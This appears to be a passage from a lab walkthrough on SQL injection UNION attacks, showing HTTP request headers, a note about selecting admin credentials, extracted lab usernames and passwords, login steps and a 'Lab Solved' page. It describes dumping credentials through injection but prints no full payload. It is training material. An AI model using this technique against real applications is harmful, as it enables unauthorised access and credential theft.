9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?
14 Priority: u=0, i
15 Te: trailers
16 using SQL injection UNION SELECT column from table
17 to get admin username and password

```

Response

```

98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117

```

The response shows the HTML page content. The administrator's information is highlighted with a red box:

carlos
ws3n0701qqwche3hik7p
administrator
ciyi3rip1c0gis3i3zvu

check Response and find out Administrator and its Password

copy the user name Administrator and Password from Response

go Back to Lab in Browser and try Login in Administrator account with

username and Password



SQL injection UNION attack, retrieving data from other tables

[Back to lab description >](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Lab Solved !!

Lab - SQL Injection UNION Attack, Retrieving Multiple Values in a Single Column

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve multiple pieces of data in a single column. This attack targets an application where the results of a query are returned in a single column of the application's response.